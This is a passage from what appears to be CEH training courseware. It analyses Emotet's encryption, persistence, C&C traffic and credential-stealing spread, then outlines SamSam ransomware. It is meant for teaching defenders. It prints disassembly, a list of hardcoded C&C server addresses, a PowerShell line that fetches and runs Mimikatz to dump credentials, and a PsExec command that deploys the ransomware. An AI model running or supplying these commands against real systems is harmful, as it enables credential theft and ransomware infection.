    pop ebp
    retn

; -----
; DB '读读读读读读读读读读'
; START OF FUNCTION CHUNK FOR sub_310751
loc_310751:           ; CODE XREF: sub_310751-1E6607j
    call sub_2025FE
    push ebp
    mov esp, ebp
    sub esp, 8
    push esi
    push offset dword_307CA0
    push 18h
    xor esi, esi
    push esi
    push esi
    push offset dword_307CA0
    jnp loc_2F20E7

loc_310776:           ; CODE XREF: sub_310751-1E6607j
    call sub_2025FE
    lea eax, [ebp-8]
    push eax
    lea eax, [ebp-8]
    push eax
    push esi
    push 0000h
    push 68h
    push offset unk_303430
    push 13h
    push 1000h
    jnp loc_2F210D

loc_3107A0:           ; CODE XREF: sub_310751-1E63A7j
    call sub_2025FE
    push offset dword_307CA0
    push esi
    push esi
    push dword ptr [ebp-8]
    push dword ptr [ebp-4]
    jnp loc_2F212A

```

Figure 7.97: A normal function split into seven parts

■ Stage 5: Encryption

All the strings are encrypted and then decrypted before being used during run time. All imported API are also encrypted and decrypted at the beginning of their execution.

The screenshot below shows a code snippet that decrypts a string “`user32.dll`” from “`unk_3031F0`”. It calls the API `LoadLibraryW` to load “`user32.dll`” and then uses the decrypted API information to find the exported APIs in the module “`user32.dll`”.

```

002F947E    mov     duword ptr [ebp-70h], 00FD02921Bh
002F9485    mov     dword ptr [ebp-6Ch], 51005891h
002F948C    push    1F5C0A0h
002F9491    mov     edx, 1A0h
002F9496    mov     duword ptr [ebp-68h], 00CC11B49h
002F949D    mov     ecx, offset unk_3B31F0 ← Encrypted "user32.dll"
002F94A2    mov     dword ptr [ebp-64h], 23A05974h
002F94A9    mov     dword ptr [ebp-60h], 832C93C3h
002F94B0    mov     dword ptr [ebp-5Ch], 562F46Ch
002F94B7    mov     dword ptr [ebp-54h], 00A58CD86h
002F94B8    mov     dword ptr [ebp-50h], 7359CFCFh
002F94C5    mov     dword ptr [ebp-4Ch], 0CA0EC7Ch
002F94CC    mov     dword ptr [ebp-4Ch], 9697F9C0h
002F94D3    mov     dword ptr [ebp-48h], 350B8678h
002F94DA    mov     dword ptr [ebp-44h], 0097D7963h
002F94E1    mov     dword ptr [ebp-40h], 147BF8B5h
002F94E8    mov     dword ptr [ebp-3Ch], 2596C387h
002F94EF    mov     dword ptr [ebp-38h], 7E5D084h
002F94F6    mov     dword ptr [ebp-34h], 8C122EB4h
002F94F9    mov     dword ptr [ebp-30h], 5766090Fh
002F9504    mov     dword ptr [ebp-2Ch], 40281FB5h
002F9508    mov     dword ptr [ebp-28h], 2862F88Fh
002F9512    mov     dword ptr [ebp-24h], 0FB193EB3h
002F9519    mov     dword ptr [ebp-20h], 6AE2807Fh
002F9520    mov     dword ptr [ebp-1Ch], 377C16ECh
002F9527    mov     dword ptr [ebp-18h], 98AEAAE7h
002F952E    mov     dword ptr [ebp-14h], 0CFE1FB81h
002F9535    mov     dword ptr [ebp-10h], 005813E25h
002F953C    mov     dword ptr [ebp-8h], 1458880h
002F9543    mov     dword ptr [ebp-8], 00C6AB19A2h
002F9548    mov     dword ptr [ebp-4], 000C5A000h
002F9551    call    decrypt fun ; to decrypt string "user32.dll"
002F9556    add    esp, 4
002F9559    mov    esi, eax
002F955B    push   esi
002F955C    call    ds:LoadLibraryW Load user32.dll
002F9562    push   esi
002F9563    push   0
002F9565    mov    ds:dword_307C84, eax ; ; user32.dll base address.
002F9568    call    ds:GetProcessHeap
002F9570    push   eax
002F9571    call    ds:HeapFree
002F9577    mov    ecx, ds:dword_307C84 ; ; user32.dll base address.
002F957D    pop    esi
002F957E    test   ecx, ecx
002F9580    jnz   short loc_2F9588
002F9582    jnp   loc_311791

```

Figure 7.98: Decrypted string and loaded API from user32.dll

▪ Stage 6: Deploying Timer Function

Emotet also uses a Windows Timer Event to execute its code. Here, it directly uses the timer callback function. When it calls the **API SetTimer**, it sets the interval time to 1000. This means that the callback function is called once every 1000 milliseconds. The pseudocode of this callback function is given below.

```

void __stdcall Timer_fun(int a1, int a2, int a3, int a4)
{
    unsigned int v4; // esi@6
    int v5; // eax@6
    unsigned int v6; // esi@15
    int v7; // eax@15
    int v8; // esi@16
    int v9; // eax@16
    if ( qword_307C94 <= (unsigned __int64)(unsigned int)GetTickCount() )
    {
        switch ( HIDWORD(qword_307C94) )
        {

```

```
case 1:
    HIDWORD(qword_307C94) = 0;
    if      ( !sub_2F6BA0()           ||       !sub_2F7170()           ||
check_if_process_is_in_correct_path() )
        goto LABEL_7;
    v4 = GetTickCount() % 0xBB8u;
    v5 = GetTickCount();
    HIDWORD(qword_307C94) = 2;
    LODWORD(qword_307C94) = v4 + v5 + 3000;
    break;

case 2:
    HIDWORD(qword_307C94) = 0;
    if ( sub_2F8300()
        && sub_2F8430()
        && sub_2F8B20()
        && sub_2F95B0()
        && sub_2FA320()
        && sub_2FB750()
        && sub_2F68D0() )
    {
        dword_307CC4 = (int)&unk_3080E8;
        dword_307CC8 = (int)&unk_303430;
        dword_307CCC = 106;
        v6 = GetTickCount() % 0xBB8u;
        v7 = GetTickCount();
        HIDWORD(qword_307C94) = 3;
        LODWORD(qword_307C94) = v6 + v7 + 3000;
    }
    else
    {
LABEL_7:
        HIDWORD(qword_307C94) = 4;
    }
    break;

case 3:
    HIDWORD(qword_307C94) = 0;
    v8 = GetTickCount();
    v9 = sub_2FCB20();
```

```

HIDWORD(qword_307C94) = 3;
LODWORD(qword_307C94) = v9 + v8;
break;

case 4:
    SetEvent(dword_304C0C);
    break;

default:
    return;
}
}
}

```

In **case 0**, one of its purposes is to relocate the process to the expected position with the filename that was discussed in stage 3. Furthermore, in **case 0**, it is also coded to collect system information such as computer name, file system, and volume by calling several APIs, and the data are sent to the C&C server. This will be discussed in stage 7.

Another purpose is to set up a Windows service named “culturesource” for running Emotet at Windows startup, when it can open the Service Control Manager successfully (by calling the API `openSCManagerW`). Meanwhile, “`culturesource.exe`” is moved to the folder “`%windir%\system32`”.




Figure 7.99: Screenshot of the installed service “culturesource,” whose Startup type is “Automatic”

In the above code snippet:

Case 1 is used to initialize several DLL modules and decrypt the exported API functions that Emotet uses, including "urlmon.dll," "userenv.dll," "wininet.dll," and so on.

Case 2 is the main branch. It collects data from the victim's system, sends the data to its C&C server, and executes commands from the C&C server.

During this stage, Emotet maintains persistence using two methods: the system service and the auto-run in the system registry. Emotet creates the following auto-run entry named "culturesource" under the sub-keys in the system registry to maintain persistence and access the victim's machine even after reboot:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`




Figure 7.100: Adding the new auto-run entry




Figure 7.101: Screenshot of the added auto-run entry "culturesource" in the Registry Editor

Emotet Malware Attack Phases: System Compromise Phase

Stage 7: Communication with C&C Server

- Several API's are called to collect system and CPU information like **computer name**, **file system**, **Windows version information**, and **running processes**
- All the collected information are then structured and encrypted before being **transferred to the C&C server**
- After receiving the transferred information from the infected victim's machine, the C&C server **responds** with the required **malicious instructions** and **deploys** the contagious payload

Stage 8: System Compromise

- After receiving the malicious instructions or malicious payload from the malicious C&C server, Emotet **upgrades itself** and performs **exploitation of the system**
- It is in this stage that **Emotet compromises** the victim's machine

https://www.fortinet.com
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Compromise Phase

▪ Stage 7: Communication with C&C Server

In stage 6, in `case 0`, it is coded to call several APIs and collect the system information such as computer name, file system, and volume by calling the APIs `GetComputerNameW` and `GetVolumeInformationW`. It puts the two data sets together and saves them in a global variable, which is used in the C&C server as the ID for this victim. This ID will then be used in the packets that communicate with the C&C server. Emotet then calculates a CRC32 of its EXE file and saves it in another global variable, which is used when sending the first packet to the C&C server.

It also calls “`RtlGetVersion`” to obtain the Windows version information and “`GetNativeSystemInfo`” to gather system and CPU information. Furthermore, it picks a DWORD value at offset `0x1D4` of `PEB`, which is defined as `SessionID`. Emotet continues to collect the names of running processes by calling the APIs `CreateToolhelp32Snapshot`, `Process32FirstW`, and `Process32NextW`.

The next step is to put all the collected data together into a structure and encrypt the entire data set. After the data are encrypted, it is encoded using Base64. Moreover, it then disguises the Base64 code as a cookie value of an HTTP header to avoid detection. Then, all this collected and encrypted information will be transferred to the C&C server.

The screenshot below shows that the data have been copied into a structure. The values in red rectangle are flags that indicate what the following data are. The string behind “12” is the computer name, the data behind “18” is the native system information, and the byte after “20” is the `SessionID` from `PEB`. The DWORD value next to “2D” is the CRC32 value of Emotet, the string following “32” is the collected process name list, and

the value with a blue underscore is the length of the following data, which uses a type of UTF-8 encoding.

Figure 7.102 shows a debugger interface with assembly code and memory dump panes. The assembly pane shows instructions like mov, lea, push, and call. The memory dump pane shows hex values and ASCII strings. A red circle highlights the instruction 'call 00576730' and its corresponding memory dump.

0057692E	C745 E4 100000	mov <u>dword ptr [ebp-1C]</u> , 10
00576935	8B4D 08	mov <u>ecx</u> , <u>dword ptr [ebp+8]</u>
00576938	8D45 EC	lea <u>eax</u> , <u>dword ptr [ebp-14]</u>
0057693B	50	push <u>eax</u>
0057693C	8B51 04	mov <u>edx</u> , <u>dword ptr [ecx+4]</u>
0057693F	8B09	mov <u>ecx</u> , <u>dword ptr [ecx]</u>
00576941	EB 8A DFFF	<u>call</u> 00576730
00576946	8B5D 0C	mov <u>ebx</u> , <u>dword ptr [ebp+C]</u>
00576949	83C4 04	add <u>esp</u> , 4

Memory dump pane:

```

0019D4E0 08 00 12 16
0019D4F0 43 5F
0019D500 2D 1A 66 99 26 32 RD 01 6B F7 74 65 70 61 64 2E
0019D510 65 78 65 2C 63 68 72 6F 65 66 78 65 74 65 70 6E 65
0019D520 61 73 68 6D 67 79 2B 65 78 65 2C 77 6D 70 6E 65
0019D530 74 77 6B 72 2B 65 78 65 2C 53 61 72 63 68 49 6E
0019D540 64 65 73 65 72 2B 65 78 65 2C 56 42 5F 6F 78 54
0019D550 72 61 79 2E 65 78 65 2C 4F 53 50 50 53 56 43 2E
0019D560 45 58 45 2C 65 78 70 6C 6F 72 65 72 2B 65 78 65
0019D570 2C 54 77 6D 2E 65 78 65 2C 74 61 73 6B 68 6F 73
0019D580 74 2B 65 78 65 20 73 70 6F 6C 73 76 65 78 65
0019D590 65 2C 4D 73 4D 70 45 6B 67 2B 65 78 65 2C 73 76
0019D5A0 63 68 61 73 4B 72 65 78 65 2C 6C 73 6D 6B 65 78
0019D5B0 65 2C 6C 73 61 73 73 2B 65 78 65 2C 73 65 72 76
0019D5C0 69 63 65 73 2B 65 78 65 2C 77 69 6E 6C 6F 67 6F
0019D5D0 6E 2E 65 78 65 2C 77 69 6E 65 78 65 2C 69 74 2B 55 76
0019D5E0 65 2C 63 73 72 73 2B 65 78 65 2C 73 6D 73 73
0019D5F0 2E 65 78 65 2C 5A 00

```

0012FB1C	0012FBCC	AS
0012FB20	0012FF0C	
0012FB24	0000D5586	
0012FB28	000000000	
0012FB2C	000000005	
0012FB30	00000012	
0012FB34	00000000	
0012FB38	00023424	
0012FB3C	002CD1DA	RE
0012FB40	77825BD3	
0012FB44	FBB8258E0	
0012FB48	00000001	
0012FB4C	00023425	
0012FB50	006B79A3	
0012FB54	0019D4D8	
0012FB58	0012FC1C	
0012FB5C	0012FC00	
0012FB60	00000000	

Figure 7.102: Put data together in a structure

After receiving the transferred information from the infected victim's machine, the C&C server checks if there are analysis tools (such as Wireshark and debuggers) running on the victim's machine. If any such tools are detected, it will not reply with any data; otherwise, it will provide the required malicious instructions and deploy the contagious payload. As can be seen in the screenshot, the C&C server replies with the instruction data.



Figure 7.103: Send collected data to C&C server

The IP list of C&C servers is hardcoded into its memory and saved in a global variable. Each IP and port pair uses 8 bytes, and there are 62 C&C servers in total. The list of hardcoded IP and port is as follows:

```
01> 71.91.161.118 : 21
02> 70.164.196.211 : 995
03> 175.101.79.120 : 80
04> 187.233.136.39 : 143
05> 5.107.250.192 : 995
06> 50.224.156.190 : 8080
07> 5.107.161.71 : 993
08> 186.179.243.7 : 995
09> 71.240.202.13 : 443
10> 190.215.53.85 : 80
11> 133.242.164.31 : 7080
12> 115.71.233.127 : 443
13> 69.136.227.134 : 22
14> 216.49.114.172 : 443
15> 153.121.36.202 : 7080
16> 181.119.30.27 : 995
17> 70.164.196.211 : 20
18> 98.157.215.153 : 80
19> 62.75.187.192 : 8080
20> 189.234.165.149 : 8080
21> 154.72.75.82 : 20
22> 45.123.3.54 : 443
23> 217.13.106.160 : 7080
24> 75.99.13.124 : 7080
25> 198.74.58.47 : 443
26> 69.195.223.154 : 7080
27> 172.114.175.156 : 8080
28> 73.124.73.90 : 20
29> 74.80.16.10 : 80
30> 24.11.67.222 : 443
31> 181.143.53.227 : 21
32> 173.76.44.152 : 20
33> 208.78.100.202 : 8080
34> 47.44.164.107 : 993
35> 45.63.17.206 : 8080
36> 50.31.0.160 : 8080
```

```
37> 62.75.191.231 : 8080
38> 98.142.208.27 : 443
39> 78.187.172.138 : 7080
40> 67.205.149.117 : 443
41> 98.186.90.192 : 443
42> 5.230.147.179 : 8080
43> 50.240.162.242 : 995
44> 94.76.200.114 : 8080
45> 178.62.37.188 : 443
46> 83.222.124.62 : 8080
47> 70.184.83.93 : 20
48> 173.255.196.209 : 8080
49> 208.107.230.235 : 20
50> 186.179.80.102 : 443
51> 72.95.118.97 : 21
52> 162.250.19.59 : 80
53> 134.129.126.86 : 443
54> 69.198.17.7 : 8080
55> 8.17.46.42 : 53
56> 70.90.183.249 : 7080
57> 47.149.54.132 : 8080
58> 200.116.160.31 : 80
59> 175.143.84.108 : 50000
60> 178.254.31.162 : 8080
61> 175.110.104.150 : 20
62> 211.115.111.19 : 443
```

- **Stage 8: System Compromise**

After receiving the malicious instructions or malicious payload from the malicious C&C server, Emotet upgrades itself and exploits the system. In this stage, Emotet actually compromises the victim's machine.

Emotet Malware Attack Phases: Network Propagation Phase



Stage 9: Network Propagation

- After infecting the victim's system, Emotet's second key goal is to **spread the infection across local networks** and beyond, to **compromise as many machines as possible**
- Currently, Emotet uses **five known spreader modules**:
 - **NetPass.exe**
 - **Outlook Scraper**
 - **WebBrowserPassView**
 - **Mail PassView**
 - **Credential Enumerator**
- Emotet employs **all or some of these network propagation modules** depending on the **target machine** and **network**



<https://www.fortinet.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Propagation Phase

▪ Stage 9: Network Propagation

After infecting the victim's device, Emotet's next key objective is to spread the infection across local networks and beyond to compromise as many machines as possible. Currently, Emotet uses five known spreader modules: NetPass.exe, Outlook Scraper, WebBrowserPassView, Mail PassView, and a credential enumerator.

- **NetPass.exe** – It is a legitimate utility developed by NirSoft. It recovers all network passwords stored on a system for the current logged-on user. This tool can also recover passwords stored in the credentials file of external drives.
- **Outlook Scraper** – It is a tool that extracts names and email addresses from the victim's Outlook account and uses this information to send out additional phishing emails from the compromised account.
- **WebBrowserPassView** – It is a password recovery tool that captures passwords stored by web browsers such as Internet Explorer, Mozilla Firefox, Google Chrome, Safari, and Opera. It can pass them to the credential enumerator module.
- **Mail PassView** – It is a password recovery tool that reveals passwords and account details for various email clients such as Microsoft Outlook, Windows Mail, Mozilla Thunderbird, Hotmail, Yahoo! Mail, and Gmail, and passes them to the credential enumerator module.
- **Credential Enumerator** – It is a self-extracting RAR file containing two components. One is the bypass component, and the other is the service component. The bypass component is used for the enumeration of network resources, and it either finds writable share drives using the Server Message Block (SMB) or tries to brute-force

user accounts, including the administrator account. Once an available system is found, Emotet writes the service component on the system, which writes Emotet onto the disk. Emotet's access to SMB can result in the infection of entire domains (servers and clients).

Emotet employs some or all of these network propagation techniques depending on the target machine and network. After infecting the possible machines in the network, Emotet performs the same phases as those discussed above to compromise the machines.

Indicators of Compromise (IOC) for Emotet:

This malicious Word document has been detected as "**VBA/Agent.AFD!tr.dldr**" and the original Emotet file has been detected as "**w32/Emotet.GBUH!tr**" by the FortiGuard AntiVirus service.

- URL

```
"hxxp://muathanhnhom.com/6DOpkmOL9_yfO"  
"hxxp://gmcvietnam.vn/abMbIaTzHSDkAq"  
"hxxp://hugoclub.sk/yCq4xkYzeqAJK_v"  
"hxxp://foreprojects.webedge.com.ng/Lc3UYXyQixr_Dp"  
"hxxp://evonline.liceoriosdechile.com/NpDgofVhpankbq_I8AaJbzQj"
```

- Sample SHA256

- PAY09735746167553.doc:
1194bab2c4a8e63e59ef01220ebe8e4d3511b12a16da30e713c2fb6e6c2cb520
- Downloaded Emotet/Original Exe file:
7C5CDC5B738F5D7B40140F2CC0A73DB61845B45CBC2A297BEE2D950657CAB658

Virus Analysis: SamSam Ransomware

CEH
Certified Ethical Hacker

SamSam	SamSam is a notorious ransomware that is associated with the GOLD LOWELL threat group and is used to perform targeted attacks against global multi-national companies. It exploits the vulnerable unpatched servers present in the target network using a range of exploitation methods
Propagation	SamSam ransomware employs brute-force tactics against the weak passwords of the Remote Desktop Protocol (RDP) to gain access to the victim's machine. Once the target host is infected, it performs network mapping to search other exploitable assets in the network
Encryption	It uses the RSA-2048 asymmetric encryption technique to encrypt content on infected systems
Symptoms	A ransom note appears on the screen demanding ransom in bitcoins
Structure	SamSam ransomware has three key components: Batch File Runner Decryptor

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Analysis: SamSam Ransomware

Source: <https://www.secureworks.com>

SamSam ransomware is also known as Samas or SamSamCrypt. It is a notorious ransomware that is associated with the GOLD LOWELL threat group for performing targeted attacks against global multi-national companies. It exploits vulnerable unpatched servers present in the target network using a range of exploitation methods. SamSam ransomware attacks skyrocketed in 2018, although the ransomware was developed and released in 2016. In 2018, it was shrewd enough to capture wide media attention to target a specific range of top-class organizations across the globe. Unlike other ransomware, this ransomware does not attack the victims on a random basis. It is a targeted ransomware that specifically targets certain reputed companies. In spite of knowing this, large multi-national companies were unable to defend themselves against this attack. This ransomware not only affected the operations of government organizations, schools, and the healthcare sector but also affected common people by encrypting their crucial medical records required for proper diagnosis. As with any other ransomware, after infiltrating into a system, it encrypts the files and prevents the users from using those files until a heavy ransom is paid in bitcoins. This ransomware does not have a specified ransom pricing. After infecting systems, the attackers demand a ransom depending on the type of victim.

Propagation:

Nearly all ransomware uses spam emails to propagate and perform attacks; however, SamSam ransomware employs brute-force tactics against weak passwords of the Remote Desktop Protocol (RDP) to gain access to the victim's machine. Once the target host is infected, it performs network mapping to search for other exploitable assets in the network.

Encryption:

SamSam adopts the RSA-2048 asymmetric encryption technique to encrypt local files in infected systems.


Symptoms:

A ransom note appears on the screen, demanding a ransom in bitcoins.

Structure:

The SamSam ransomware consists of the following components:

- **Batch file:** The batch file is mainly responsible for executing the malware.
- **Runner:** The runner component tries to perform decryption, and the payload is then executed.
- **Decryptor:** It tries to decrypt the payload, which is placed in a separate DLL file. Then, the key will be generated from the password provided by the attackers.



SamSam Ransomware Attack Stages (Cont'd)

Pre-Exploitation

Stage 1: Gains Access to Vulnerable Servers

- In this stage, attackers check for the presence of **unpatched RDP vulnerabilities** in **internet-facing remote servers** to gain an **initial foothold** in a victim's network

Stage 2: Harvests Admin Credentials

- Once they identify vulnerable servers, they employ **Mimikatz** or **NLBrute RDP** brute-force tools to **harvest admin credentials** and **perform privilege escalation**

Stage 3: Spreads Infection

- Next, they **create SOCKS proxies** to tunnel the traffic and exploit admin tools like **PsExec**, **WMI**, and **RDP** to **spread SamSam** to the rest of the computers

NLBrute RDP Brute-Force Tool

NLBrute 1.2

BRUTE	SETTINGS	WORK FILES
Max attempts: 3		
Thread count: 80		
Timeout: 15		
Default port: 3389		
Good format: SERVER:PORT\$DOMAIN\USER;PASSWORD		
<input checked="" type="checkbox"/> Servers checking		

PowerShell Command for Downloading Mimikatz

```
powershell.exe iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShell-Mimikatz/Mimikatz.ps1');Invoke-Mimikatz -DumpCreds
```

Source: <https://www.secureworks.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SamSam Ransomware Attack Stages (Cont'd)

Exploitation

Stage 4: Deploys Payload

- 💡 After gaining access to **all the vulnerable servers** in the network, a **batch file (.Bat)** is executed on all servers
- 💡 This custom ransomware **.NET binary file (.Bat)** contains two embedded executables:
 - ⌚ **del.exe or delfiletype.exe** (SDelete Sysinternals program)
 - ⌚ **selfdel.exe** (used to delete its malicious activity)

Batch Script Deploying SamSam payload (character2.exe)

```
ps -accepteula -s \<hostname> cmd.exe /c if
exist C:\windows\system32\character2.exe start
/b character2.exe <hostname>_PublicKey.keyxml
```



SamSam Ransomware Binary

The screenshot shows the file structure of the SamSam ransomware binary. It includes sections for References, Resources, and character2.exe. A callout points to the 'Main binary that contains the embedded executables in Resource section'. To the right, there is a code snippet and a configuration panel with fields like 'Filename for ransom note' (set to 'HELP_DECRYPT_YOUR_FILES'), 'Bitcoin address' (set to '1TQ02460342000520044008F0081025404440C40540740058000800545'), and 'Blog address' (set to '220936001'). Other fields include 'yoursite' and 'Display text in ransom note'.

<https://www.secureworks.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages (Cont'd)

Exploitation (Cont'd)

Stage 5: Executes Payload and Encrypts Local Files

- 💡 After executing the binary file, the ransomware performs **encryption of the target files** matching a **hard-coded list** of approximately **300 file extensions**

Examples of hard-coded targeted file extensions

```
*cls*, *xsls*, *pdf*, *doc*, *docx*, *ppt*, *pptx*, *txt*, *dwg*, *bak*, *blkf*, *pst*, *dbs*, *zip*, *rar*, *
*.tr*, *jar*, *3g2*, *smil*, *png*, *tif*, *java*, *jpe*, *jpeg*, *jpg*, *js*, *php*, *pr*, *7z*, *
*.act*, *adh*, *ads*, *adl*, *ai*, *ait*, *al*, *apj*, *arw*, *ast*, *asm*, *asmx*, *avi*, *aw*, *back*, *
*.blk*, *blkp*, *blend*, *bw*, *c*, *cdf*, *cdt*, *cdr3*, *cdrl*, *cdr5*, *cdrs*, *cdw*, *cdx*, *cel*, *ce2*, *
*.cpp*, *cr2*, *cram*, *crt*, *crm*, *phtml*, *php3*, *cs*, *csh*, *csl*, *tib*, *cav*, *dat*, *db*, *db3*, *
*.dds*, *der*, *des*, *design*, *dgc*, *djvu*, *dng*, *dot*, *dom*, *dotm*, *dotx*, *dr*, *drv*, *dt*, *d*, *
*.fdb*, *ffd*, *fff*, *fh*, *fmh*, *fhd*, *fla*, *flac*, *fly*, *fxp*, *fxg*, *gray*, *grey*, *gr*, *h*, *
*.incpas*, *indd*, *ke2*, *kdhx*, *kdc*, *key*, *kpd*, *lns*, *m*, *mav*, *max*, *mdc*, *mfif*, *mef*, *mfw*, *
